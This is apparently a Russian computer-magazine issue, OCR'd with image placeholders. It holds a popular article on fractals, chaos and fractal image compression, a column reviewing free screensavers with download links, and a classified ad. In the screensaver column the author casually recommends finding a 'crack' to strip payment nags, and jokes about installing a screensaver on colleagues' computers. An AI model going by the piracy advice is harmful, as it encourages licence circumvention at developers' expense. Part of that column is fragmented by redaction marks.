Это детища сухой математики, но они настолько эстетичны, что выставка фракталов, построенных с помощью компьютера, потрясла мир, а книга организаторов выставки, математиков Хайнца-Отто Пайтгена и Петера Рихтера, «Красота фракталов» раскупается как художественный альбом[1]. Да что там выставка фракталов! Готовя эту статью я наткнулся на выставку художников, пытающихся имитировать эстетику фракталов (**http://gallery.nsc.ru/biennial/caos_r.html** — рис. 2)!

Они упорядоченны, но это не упорядоченность монотонного орнамента, повторяющего без изменений один и тот же мотив.

Они геометричны, но это геометрия не идеалиста Платона, искавшего везде отполированные формы правильных многогранников, а геометрия реального мира — ветвистого, пористого, шершавого, зазубренного, изъеденного. Не зря человек, давший фракталам имя, — польский математик Мандельброт с французским именем Бенуа, проработавший большую часть жизни на американскую корпорацию IBM, — назвал свой главный труд «Фрактальная геометрия природы».

Козьма Прутков говорил: «Многие вещи нам непонятны не потому, что наши понятия слабы, а потому, что сии вещи не входят в круг наших понятий». Как только Мандельброт открыл понятие фрактала, оказалось, что мы буквально окружены ими. Фрактальны слитки металла и горные породы; фрактальны расположение ветвей, узоры листьев, капиллярная система растений; кровеносная, нервная, лимфатическая системы в организмах животных; фрактальны речные бассейны, поверхность облаков, линии морских побережий, горный рельеф...



Рис.2. Рената Петти

[1] Она издана и на русском языке. Я видел ее в московских книжных магазинах «Библио-глобус» и «Молодая гвардия».

«Облака — не сферы,
горы — не конусы,
линии берегов — не окружности,
и негладка древесная кора,
и непрям путь молнии».
Бенуа Мандельброт.
Фрактальная геометрия природы,
1982

Основное свойство фракталов — самоподобие. Любой микроскопический фрагмент фрактала в том или ином отношении воспроизводит его глобальную структуру. В простейшем случае часть фрактала представляет собой просто уменьшенный целый фрактал.

Отсюда основной рецепт построения фракталов: возьми простой мотив и повторяй его, постоянно уменьшая размеры. В конце концов выйдет структура, воспроизводящая этот мотив во всех масштабах, — бесконечная лестница вглубь.

Берем отрезок, и среднюю его треть переламываем под углом 60° (рис. 3). Затем повторяем эту операцию с каждой из частей получившейся ломаной — и так до бесконечности. В результате мы получим простейший фрактал — триадную кривую, которую в 1904 году открыла математик Хельга фон Кох.

Вы можете сами построить и полюбоваться фракталами, напоминающими по форме снежинку, с помощью изящной (4,5 Кбайт в дистрибутиве!) программки SnowFlake Александра Милюкова (**www.am-soft.ru**). На рис. 4 приведены два примера (кадры 1–5 и 6–10).

Если проявить чуть-чуть изобретательности, и на каждом шаге не только уменьшать основной мотив, но также смещать и поворачивать его, можно получить более интересные и реалистически выглядящие образования, например лист папоротника — или даже целые их заросли (рис. 5). А можно построить весьма правдоподобный фрактальный рельеф местности и покрыть ее очень симпатичным лесом. В 3D Studio Max, например, для генерации деревьев используется фрактальный алгоритм. И это не исключение — большинство текстур местности в современных компьютерных играх представляют собой фракталы (рис. 6).

Идея бесконечного повторения простой операции используется для порождения еще более изощренных и удивительных структур.

Возьмем какое-нибудь число x_0 от 0 до 1 и рассчитаем $x_1 = k \cdot x_0 \cdot (1 - x_0)$. Затем по тому же рецепту (который на птичьем языке математиков носит неблагозвучное название: «отображение Ферхюльста») вычислим x_2, x_3 и так далее. Если коэффициент k меньше 3, то последовательность чисел x_i быстро стремится к постоянному значению, в чем несложно убедиться вручную или написав примитивную программку на любом языке. Но если взять k больше тройки, последовательность начинает метаться между двумя значениями, затем — четырьмя, восемью, и так далее, пока, наконец, при $k > 3{,}6$ ее поведение не станет совершенно беспорядочным — внешне. Но «если это безумие, то в нем есть какая-то система», что хорошо видно на картинке (рис. 7), которая показывает, какие значения могут принимать числа x_n в зависимости от k. Вы совершенно правы, структура, проявляющаяся на картинке, — тоже фрактал, но фрактал сложный, подобие частей которого целому не сводится к простому изменению масштаба.



Рис. 3.

Самые знаменитые и популярные из фракталов — множества Жюлиа и







Рис. 6. Горы, лес и облака на этой картине — фракталы

Мандельброта — выращиваются повторением еще более простой формулы $z_{n+1} = z_n^2 + c$. Трюк заключается



в том, что и числа $\mathbf{z_n}$, и константа $\mathbf{c}$ считаются комплексными. Кто знает, комплексные числа изображаются точками на плоскости. А кто еще не знает или уже не помнит — не забивайте себе голову, возьмите замечательную программу Fractal Explorer киевлян А. Сиротинского и О. Федоренко (**http://skyscraper.fortunecity.com/binary/34/index.html**) — она все посчитает сама и покажет готовый результат (рис.8). Программа богатая, и возиться с ней крайне интересно — для тех, кто склонен к интеллектуальным развлечениям. Если же вас привлекает просто красота, рекомендую миниатюру (9 Кбайт) fractals.exe Алексея Словеснова (**www. slovesnov.narod.ru**), которая при запуске, не говоря худого слова, начинает показывать одно за другим множества Жюлиа (рис. 9)

Безмерно множество Мандельброта, и никто не сможет пройти все закоулочки и извивы его берегов. Причину тому можно понять, еще раз взглянув на рис. 3: на каждом шаге изготовления фрактальной кривой Кох длина ее увеличивается в 4/3 раза. Поэтому путешественник по этой кривой обнаружит, что между ее началом и концом укладывается бесконечное число звеньев, общая длина которых также бесконечна. Берег Мандельброта также имеет бесконечно сложную структуру, которая не сглаживается ни при каком самом сильном увеличении (рис. 10).

Самое удивительное, что таким же свойством обладают реальные берега земных морей. Еще в 1901 году английский географ Ричардсон обратил внимание, что длина береговой линии существенно зависит от масштаба карты, по которой измеряется. Чем более крупномасштабными картами вы пользуетесь, тем более извилистым предстает берег, и с ростом подробности карты суммарный периметр всех его заливчиков и мысков растет бесконечно (рис. 11).

Все нормальные (то есть гладкие) линии, имеющие начало и конец, имеют и конечную длину. Если же длина кривой, соединяющей две точки, бесконечна, то эта кривая уже не совсем линия. Геометрия фракталов подтверждает: да, действительно, и кривая Кох, и берег множества Мандельброта, и побережья островов и континентов являются чем-то промежуточным между линией и лентой. За счет своей бесконечной извилистости они как бы приобретают дополнительное измерение. И природа не упускает шансов воспользоваться лишними измерениями своих фрактальных порождений!

Например, давно известно, что частота дыхания у животных обратно пропорциональна корню четвертой степени из веса. Это обстоятельство ставило ученых в тупик: если считать, что объем кровеносной системы пропорционален весу, то есть третьей




Рис. 8. Множество Мандельброта
Цветные точки соответствуют таким значениям *c*, что последовательность чисел z_n, стартуя с $z_0 = 0$, убегает на бесконечность (цвет зависит от быстроты убегания).

степени размеров тела, то и частота дыхания должна изменяться как корень третьей степени из веса! Откуда же природа берет четверку?

В прошлом году группа исследователей из университета Нью-Мексико предложила объяснение, основанное на идее о том, что эффективно устроенная кровеносная система должна





Рис. 9. Множества Жюлиа
Здесь цветные точки соответствуют таким значениям z_0, что стартующая с них последовательность чисел z_n при данном значении *c* убегает на бесконечность. Форма множества Жюлиа зависит от *c*.

максимально заполнять объем тела. А для этого она должна быть устроена фрактально (рис. 12), и объем такого фрактала оказывается пропорционален четвертой степени размеров. Четвертой, а не третьей! В своей статье в журнале Science авторы открытия пишут: «Хотя живые существа обитают в трехмерном пространстве, их внутренняя физиология и анатомия устроены так, как если бы они были четырехмерными... Фрактальная геометрия буквально придает жизни дополнительное измерение».



Странные зеленоватые фигурки на черном фоне, которые перемежают мой рассказ, — это траектории, описываемые некоторыми простыми уравнениями (вроде отображения Ферхюльста, но в трехмерном пространстве). Траектории эти[2], как вы уже догадались, фрактальны: они имеют тонкую структуру в любом масштабе. Однако, аналогично береговой линии или кровеносной системе, эти фракталы нерегулярны, не подчинены требованию точного самоподобия.

Это великое открытие XX века — открытие того, что простые, даже примитивные по своему устройству системы могут иметь чрезвычайно сложное поведение, не описываемое никакой простой закономерностью (например, периодической). Такое поведение хаотично, но «хаос» в данном случае означает не отсутствие порядка, а слишком сложный и нетривиальный порядок! По выражению Ю.А. Данилова из Курчатовского института, «при фрактальном подходе хаос перестает быть синонимом беспорядка и обретает тонкую структуру».



Хаос — это порядок. Но очень сложный

Идея о том, что хаос, связанный с фрактальными траекториями, — это порядок, но порядок очень сложный, легла в основу музыкального генератора FractMus 2000, созданного Густаво Диасом Хересом (**www.geocities.com/SiliconValleyHaven/4386**/).




Рис. 10. Ни в каком масштабе «берег Мандельброта» не сглаживается

Что такое музыка? Это нечто среднее между абсолютно беспорядочным шумом и абсолютно упорядоченной монотонной нотой[3]; это свобода звуков, подчиненная строгим законам гармонии, и наоборот — это комбинирование внутренне упорядоченных звуковых конструкций по прихоти композитора. Но фрактальные траектории ведут себя очень похоже! Проследите, например, за последовательностью чисел, порождаемой отображением Ферхюльста при k = 3,88: она то колеблется между двумя значениями, то перескакивает к колебанию между четырьмя; взрывается какофонией беспорядочно сменяющих друг друга чисел — и вдруг почти замерзает вблизи одного из них... Так вот, программа FractMus занимается тем, что генерирует фрактальную траекторию по одному из известных алгоритмов,

[2] Очень легко строятся с помощью все того же Fractal Explorer'a.

[3] Ну представьте себе жужжание неподвижно висящего комара — как вам такая музыка?

[4] Которые пользователь может подрегулировать.




Рис. 11. Побережье Австралии не сглаживается тоже. А уж норвежское…

и полученную последовательность чисел по простым правилам[4] переводит в последовательность нот. Вы буквально слышите гармонию фрактала! И знаете, иногда получаются очень интересные фразы. Конечно, FractMus не сочинит за вас симфонию — программист честно предупреждает об этом, — но как источник свежих музыкальных идей она вполне дееспособна, в чем убеждает прилагаемый к программе обширный набор пьес, которые созданы с ее помощью.

Ну и, раз уж речь зашла о музыке, упомяну о программе Fractal Player Дмитрия Шипилова (**www.sd77rus.narod.ru**/). Нет, музыку она играет самую обычную, из MP3 и с аудио-CD, но вот в качестве цветомузыки показывает при этом некие медленно вращающиеся фрактальные образования. Если у вас есть время слушать музыку, глядя при этом не в телевизор, документ, окошко браузера или мэйлера, а на экран Fractal Player, то время провести можно весьма приятно.





Рис. 12. Фрактальная геометрия жизни

И последняя тема, которую нельзя пропустить, рассказывая о фракталах в компьютерном журнале, — это фрактальное сжатие изображений.



«Сжатие изображений» — слова, которые не оставляют равнодушным ни одного интернетчика. Web-мастера хотят показать, а потребители — увидеть большие, яркие и четкие картинки. А еще очень хочется кино — то есть картинок, сменяющих друг друга 30 раз в секунду. Но, увы, даже небольшая картинка в оцифрованном виде представляет собой большой файл. Например, bmp-обои на Рабочий стол Windows размером 800x600 пикселов в 24-битном цвете тянут почти на полтора мегабайта. Скажите, сколько времени ваш модем будет вытягивать из Сети такую красоту? Вот потому и бьются программисты и математики, придумывая как бы картинку побольше запихнуть в файл размером поменьше. К сожалению, успехи на этом поприще трудно назвать впечатляющими: красота плохо сжимаема.



Рис. 13. Справа — исходное изображение (403 кбайт), слева — его фрактальный образ (244 кбайт)

В середине 80-х годов математика Майкла Барнсли из Технологического университета Джорджии осенила блестящая идея. Ну хорошо, выращивая фракталы по простым правилам, можно получить очень правдоподобные листья, деревья, горы и так далее. А нельзя ли сделать наоборот: по заданной картинке найти такой компактный набор правил построения фрактала, чтобы тот, по крайней мере в каком-то диапазоне масштабов, был неотличим от исходной картинки? Тогда вместо нее можно было бы передавать по каналам связи и хранить на винчестере эти правила.

Очарование, красота и странность — это не только эстетические качества. В физике так называют квантовые числа, описывающие свойства элементарных частиц

С целью коммерческой реализации идеи Барнсли уходит из университета и основывает фирму Iterated Systems, Inc. В январском номере журнала Byte за 1988 год он объявляет, что нашел алгоритм построения фрактала по данному изображению и демонстрирует несколько впечатляющих примеров. Фотографию боливийской девушки, в bmp-формате занимающую около 3 мегабайт, он на глазах у удивленной публики («внимательно следите за моими руками!») восстанавливает из файла размером 5800 байт.



Увы, через некоторое время выяснилось, что Майкл малость лукавит. Оказалось, что все показанные им примеры построены вручную, а его математические теоремы играли при этом лишь вспомогательную роль. Барнсли проговаривается, что «толковому аспиранту требуется около 100 часов, чтобы закодировать изображение». В научных кругах начинают гулять рассказы о сжатии изображений по «алгоритму аспиранта»:

1. Поймайте аспиранта (желательно, толкового).

2. Всучите ему картинку.


3. Заприте его в комнате с графической станцией.

4. Ждите, пока он не построит фрактал, похожий на данную картинку.

5. Только после этого отоприте дверь из комнаты.

По иронии судьбы, именно аспиранту суждено было сделать «алгоритм аспиранта» устаревшим. Барнсли, в пику злопыхателям, все-таки нашел рецепт автоматической генерации фрактала, воспроизводящего заданное изображение (для этого оказалось необходимым предварительно разбивать картинку на более или менее однородные блоки), а его аспирант Арно Жакэн превратил математический алгоритм в компьютерную программу. Она была не очень утонченной и довольно медлённой, но работала полностью самостоятельно. За это пришлось заплатить довольно высокую цену, забыв о степенях сжатия 10 000:1 и довольствуясь значениями от 4:1 до 100:1 (для 24-битного цвета) — а это уже сравнимо с тем, что может дать формат JPEG при том же качестве конечного изображения.

В настоящее время фрактальное сжатие изображений неспешно развивается — даже слишком неспешно, и в этом, может быть, виновата Iterated Systems, запатентовавшая основные алгоритмы и не слишком склонная делиться ими. Фирма стремится продавать ноу-хау, а не программы, и в этом деле имеет несомненные достижения — ее технология, например, была использована Microsoft при создании знаменитой энциклопедии Encarta.



Единственная коммерческая программа для фрактального сжатия изображений — Fractal Imager, образца 1996 г., — уже не поддерживается Iterated Systems, но все еще может быть найдена в Сети (например, **ftp://ftp.km.ru/pub/v01/Soft/WWW/fi11w32.exe**). Ну, что про нее сказать... Программа работает: конвертирует графические файлы основных форматов во фрактальное изображение (.fif) и обратно. Обычно fif-файл получается несколько меньше, чем jpg при сравнимом качестве изображения (рис. 13). Но иногда бывает и наоборот — причем я так и не уловил, от чего это зависит. Самое интересное начинается, если рассматривать картинки со все большим увеличением. Файлы в формате jpg почти сразу демонстрируют свою дискретную природу — появляется пресловутая «лесенка». А вот fif-файлы, как и положено фракталам, с ростом увеличения показывают все новую степень детализации фактуры, сохраняя эстетику изображения (рис. 14).

Название этой статьи таит некий умысел автора. Я старался показать, что в самых сухих и рационализированных областях человеческой деятельности бьют подземные ключи поэзии и художеств. И геометрия фракталов — не исключительный случай. Например, очарование, красота и странность — это не только эстетические качества. В физике так называют квантовые числа, описывающие свойства элементарных частиц. «Нестранный очарованный мезон» — вполне рабочий физический термин. Но, согласитесь, чтобы придумать такую терминологию, надо быть поэтом.

Природа придерживается законов сохранения красоты, странности и очарования — правда, для элементарных частиц они выполняются нестрого. Я хотел бы пожелать читательницам «ДК», чтобы для них эти законы выполнялись всегда и без исключений.



Рис. 14. То же самое, что на рис. 13, но увеличение не 1:2, а 8:1

ПЯТЬ «ИГРУШЕК» НА ПЯТИЛЕТИЕ

Дмитрий Смирнов spectator@novocybersk.ru

Знаете вы или нет, но раньше скринсейверы, «хранители экрана», выполняли вполне прагматичную функцию — берегли экран монитора от выгорания. Мониторы были не столь совершенными, как теперь, и если на них все время показывалась одна и та же картинка, то люминофор экрана выгорал и изображение как бы «впечатывалось». Сам я ни разу ничего подобного не видел, но старожилы говорят, что им доводилось лицезреть монитор с выгоревшей на нем «таблицей» «Нортон Коммандера».



Рыбы действительно трехмерные, плавают не только «туда-сюда-обратно», но и заплывают за камни, поворачиваются во всех направлениях...

Это было давно. Теперь же современные мониторы не боятся выгорания, и скринсейверы перешли в раздел «игрушек» — тем более что Большой Билл, потакая интересам пользователей, понаставил в «Винды» развлечений немало: «обои», те же скринсейверы, звуковые схемы, знаменитый пасьянс и «минер»...

Как и любое другое баловство, «хранители экрана» быстро стали популярными — зайдите на любой софтовый сайт, и непременно увидите соответствующий раздел. Более того, многие зарабатывают тем, что делают и продают скринсейверы. А что? Тоже занятие. Впрочем, умный человек, если ему понравился «хранитель экрана», денег все равно платить не будет — достаточно порыться в Сети, и можно без проблем найти «крэк», избавляющий скринсейвер от назойливых требований денег.

Сам я «хранителями» не пользуюсь — главным образом потому, что компьютер практически не простаивает и запускаться им просто некогда, но регулярно мне присылают ссылки на хорошие заставки, я их скачиваю, устанавливаю, балуюсь минут пятнадцать — и забываю. А тут на пятилетие журнала решил навести порядок, выбрать пять самых лучших «сейверов» и подарить вам — побалуйтесь и вы.

Есть такой старый анекдот. Привел программист девушку домой с целью поближе познакомиться. Думает: «Покажу ей компьютер, скажу, мол, смотри, какой у меня комп крутой! А она скажет, дескать, хватит фигней маяться, давай делом займемся». Показывает компьютер: «Смотри, какой компьютер у меня весь крутой!» А девушка молчит.

Программист думает: «Ну ладно, покажу, какой модем у меня весь внешний такой навороченный, а она скажет, дескать, хватит фигней маяться...» Показывает модем. Девушка молчит. «Ну, елки-палки, — думает программист. — Все! Покажу сейчас ей мой крутой ноутбук и скажу: «Ты смотри, какой у меня ноутбук весь белый, ну а она тут точно скажет, мол...»


Подводит девушку к ноутбуку, только рот раскрыл, а она: «Может, делом займемся?». Программист: «Да ты че! Каким делом! Ты смотри, какой у меня ноутбук весь белый!!!»


Именно этот анекдот вспоминается, когда я смотрю на скринсейвер фирмы Durex. Да-да, разумеется, фирма эта производит вовсе не программное обеспечение, а совершенно другие вещи. Дело в том, что многие фирмы быстро поняли, что «хранители экрана» — бесплатная реклама, и предлагают на своих сайтах свободные и, как правило, очень качественно сделанные (на рекламе ведь не экономят) скринсейверы с фирменными логотипами.


Так и в данном случае — установив заставку, вы будете лицезреть танцующие резиновые изделия в черных очках. Очень отвязное, но вполне пристойное зрелище. Вот теперь можно звать девушку в гости. Ноутбук показывать не понадобится. Если же моральные принципы не позволяют вам установить этот скринсейвер на своем компьютере, никто не мешает поставить его на машины своих коллег. Пусть порадуются.

Если же моральные принципы не позволяют вам установить этот скринсейвер на своем компьютере, никто не мешает поставить его на машины своих коллег









Скачать можно тут: **www.durex.com/images/download/pl.zip** (2 мегабайта).

Есть и вариация этой заставки — на ней эти же резиновые изделия, плавают, как рыбы в аквариуме: **www.durex.com/images/download/fishyCondoms.zip** (700 килобайт).


А теперь — про настоящих рыб. Следующий скринсейвер желательно запускать, имея хорошую видеокарточку. Зато если у вас есть 3D-ускоритель — результат превзойдет все ваши ожидания. На сайте программы написано следующее: «You've seen aquarium screensavers before, but you've never seen anything like this! Hyper-realistic 3D fish swim at random in a hi-resolution reef tank... The fish are true Direct3D objects, not simple bitmaps being dragged across the screen as in other aquarium screensavers». То есть что-то вроде: «Вы видели аквариумные скрин-сейверы раньше, но вы не видели ничего похожего на этот! Гиперреалистичные (вот как!) трехмерные рыбы плавают в случайных направлениях в аквариуме с высоким разрешением. Рыбы — это настоящие трехмерные объекты, а не простые картинки, которые просто таскают по экрану, как в других скринсейверах».

Думаете, это реклама? Да, это реклама. А действительность просто превосходит все ожидания. Рыбы действительно трехмерные, плавают не только «туда-сюда-обратно», но и заплывают за камни, поворачиваются во всех направлениях... Освещение меняется динамически, булькает вода... Сначала хочется потрогать экран монитора, потом — покормить рыбок в «аквариуме»... Нервы [redacted]
просто замечательн [redacted]
чудо можно ту [redacted]
byte.com/, размер [redacted]
лобайт! А красоты [redacted]
сот. Или даже — на т [redacted]

Particle Fire — скр [redacted]
ряда «фейерверков». [redacted]
словами, на что это [redacted]
много на фейерверк [redacted]
фейерверка не подчи [redacted]
гравитации и могут р [redacted]
рану как угодно, хао [redacted]
правления.

Скачать можн [redacted]
longbowdigitalarts [redacted]
два скринсейвера — [redacted]
новая. В новой — по [redacted]
тов, но мне нравитс [redacted]
— около 300 килоба [redacted]

Но практически [redacted]



сравниться с самым известным скринсейвером для 3D-ускорителей: VoodooLights. Поначалу эта заставка шла только на видеокарточках Voodoo (что, собственно, понятно из названия), но теперь идет практически на всех 3D'шных картах, причем не только под DirectX, но и под OpenGL, то есть, в переводе на русский, — не только в Windows 95/98, но и в Windows NT. Идея, разумеется, банальная — снова космос, снова летают всякие метеориты, кометы и разные светящиеся прибамбасы, но реализация... Реализация — выше всяких похвал. На уровне Quake III. Или, как минимум, — Unreal Tournament. Автор постоянно улучшает программу (еще бы — он просит за нее $14,95), добавляет новые «фенечки»... К примеру, режим этого скринсейвера, который называется DNA, показывает на экране вариации на темы вращающейся структуры ДНК.

Скачать VoodooLights можно на одноименном сайте: **www.voodoolights.com/**, размер — 1,2 мегабайта.

«Ну, хорошо, — скажете вы, — а [redacted]

КУПЛЮ

«Мать» SoltekSL65JVB, видеоадаптер ASUS V7100 GeForce; AMD Duron 750. 453350, Башкирия, г. Кумертау, ул. Ленина, 24-8.

